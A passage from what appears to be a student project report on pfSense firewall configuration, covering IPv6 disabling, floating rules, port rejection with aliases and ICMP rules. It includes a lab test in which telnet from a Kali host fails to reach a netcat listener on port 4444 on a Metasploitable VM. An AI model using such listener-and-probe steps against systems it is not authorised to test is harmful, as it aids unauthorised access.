- Uncheck "Enable DHCPv6 server on this interface" for the LAN interface.
- Click "Save."

Step 4: Disable IPv6 on LAN Interface


- Return to the "Interfaces" section and choose the LAN interface.
- Under "IPv6," select "None" and save the changes.
- If settings don't save, disable the first option in "Router Advertisement."
- Go to "Firewall Rules," select "LAN," and disable the IPv6 rule allowing all traffic.

Floating rules

- Floating rules are special firewall rules for advanced traffic control.
- They apply to network traffic across multiple interfaces.

Steps to create and add rule

- Go to "Firewall," then select "Rules” and Click on "Floating Rules."
- Click "Add" to create a new floating rule.
- Configure the rule settings as needed for your specific scenario.



Precautions

- Floating rules are more flexible but can be riskier.
- More power means more risk.
- Troubleshooting can be more challenging.
- Source and destination may not always be straightforward.

Steps to reject single port

Step 1: In web browser enter pfSense firewall's LAN IP address (e.g., https://192.168.1.1). Log in with your admin credentials.

Step 2: Navigate to Firewall Rules

- Click on the "Firewall" menu in the top navigation bar and Select "Rules."

Step 3: Select the LAN Interface

- In the "Interfaces" section, ensure that the "LAN" interface is selected.
- This is where want to reject traffic on the specific port.

Step 4: Create a New Rule

- Click the "Add" button to create a new rule. In the "Action" section, select "Reject."

Step 5: Define the Destination Port


- Under the "Destination" section, specify the port number want to reject in the "Destination port range" field (e.g., "4444").

Step 6: Add a Description (Optional)

- Enter a description for the rule in the "Description" field to make it easier to identify

Step 7: Save and Apply the Rule

- Click the "Save" button to save the firewall rule and click the "Apply Changes" button.



For Testing

```
┌──(root㉿kali)-[~]
└─# telnet 192.168.235.129 4444
Trying 192.168.235.129...
telnet: Unable to connect to remote host: Connection refused
```

```
msfadmin@metasploitable:~$ nc -l 4444

[6]+  Stopped                 nc -l 4444
```

Steps to add several ports

Step 1: **In web browser** enter the IP address of your pfSense firewall. Log in with your credentials.


Step 2: Navigate to Aliases: In the pfSense interface, go to "Firewall" and select "Aliases."


Step 3: Create a New Alias

- Click the "+" (Add) button to create a new alias.
- Give the alias a name (e.g., "TCP_Standard_Outbound and UDP_Standard_Outbound").
- In the "Aliases" section, add the ports want to group together, separating them with commas (e.g., 80, 443, 20, 53). Click "Save."

Step 4: Create a Firewall Rule Using the Alias

- Go to "Firewall" > "Rules."
- Choose the interface (e.g., LAN, WAN) where want to apply the rule.
- Click the "+" button to create a new rule. Set the action (e.g., "Pass" to allow traffic).
- In the "Destination port range" field, select your alias (e.g., "TCP_Standard_Outboundand UDP_Standard_Outbound") from the dropdown list.
- Configure other rule settings as needed. Click "Save" and “Apply Changes" button to activate it.





Steps to reject several ports


Step 1: In web browser enter the IP address of your pfSense firewall. Log in with your credentials.
Step 2: Navigate to Firewall Rules: In the interface, go to "Firewall" and select "Rules."
Step 3: Choose the interface (e.g., LAN, WAN, OPT1) where you want to add the rule.
Step 4: Create a Firewall Rule:

- Click the "+" (Add) button to create a new rule. Set the action to "Reject."
- Select the protocol you want to block (e.g., TCP, UDP, or any).
- Define the source and destination of the traffic as needed.

Step 5: Specify the Alias for Multiple Ports:

- In the "Destination port range" field, select your existing alias (e.g., "Blocked_Ports") from the dropdown list.
- This alias should contain the multiple ports you want to block.

Step 6: Additional Options: Configure any additional options like logging.
Step 7: Click the "Save" and "Apply Changes" button.



Steps to apply ICMP

ICMP are helps to controlling traffic. ICMP messages are broken down by message types and codes. Some type numbers are: Type 3 (Destination Unreachable), Type 8 (ICMP Echo Request (Ping)), Type 11 (time exceeded), Type 12 (Parameter problem).

To apply ICMP need to follow following steps:

Step 1: Go to "Firewall" and select "Rules" from the drop-down menu. Choose the interface (LAN) want to apply ICMP rules to.

Step 2: Add a New Rule: Click the "+ Add" button to create a new firewall rule.

Step 3 : Configure the Rule:


- Action: Choose whether you want to "Pass" or "Block" ICMP traffic.
- Interface: Select the appropriate interface (e.g., LAN).
- Protocol: Choose "ICMP" from the list.
- Description: Give the rule a meaningful description to help you remember its purpose.

Step 4: ICMP Subtypes: We can select specific ICMP subtypes to allow or block.

Step 5: Logging: You can enable logging for the rule to track the traffic.

Step 6: After configuring the rule, click the "Save" button and "Apply Changes" button.

Step 7: Test ICMP Connectivity: With the ICMP rule in place, you can now test ICMP connectivity using tools like the "ping" command from a device on the allowed network.



CONCLUSION

This project is all about bolstering the security of our digital systems. We delved into the dangers of brute force attacks on FTP, SSH, and Telnet, which are common entry points for cyber intruders. We also explored privilege escalation techniques, where hackers try to gain more control over systems, both horizontally and vertically. Using Shodan, a powerful tool, we discovered just how much sensitive data is exposed on FTP servers, highlighting the need for better security. We introduced pfSense, a robust firewall, as our digital guardian. It's clear that the landscape of cyber threats is ever-changing, and we must be vigilant. Building strong defenses with multi-factor authentication and secure passwords is crucial. We must also stay one step ahead by monitoring and updating our systems. Encrypting sensitive data is a must, and pfSense acts like a protective castle wall. In the end, this project teaches us that cybersecurity is an ongoing journey. We need to learn, be aware, and put good practices into action to protect our digital assets in a world where cyber threats keep evolving.

REFERENCES

[1] https://ijrpr.com/uploads/V3ISSUE11/IJRPR7767.pdf
[2] https://ia800705.us.archive.org/17/items/shodan-book-extras/shodan/shodan.pdf
[3] https://www.safe.security/assets/img/research-paper/pdf/A%20hands-on%20approach%20to%20Linux%20Privilege%20Escalation.pdf
[4] https://www.scribd.com/document/154119937/Graduation-project-report-pfSense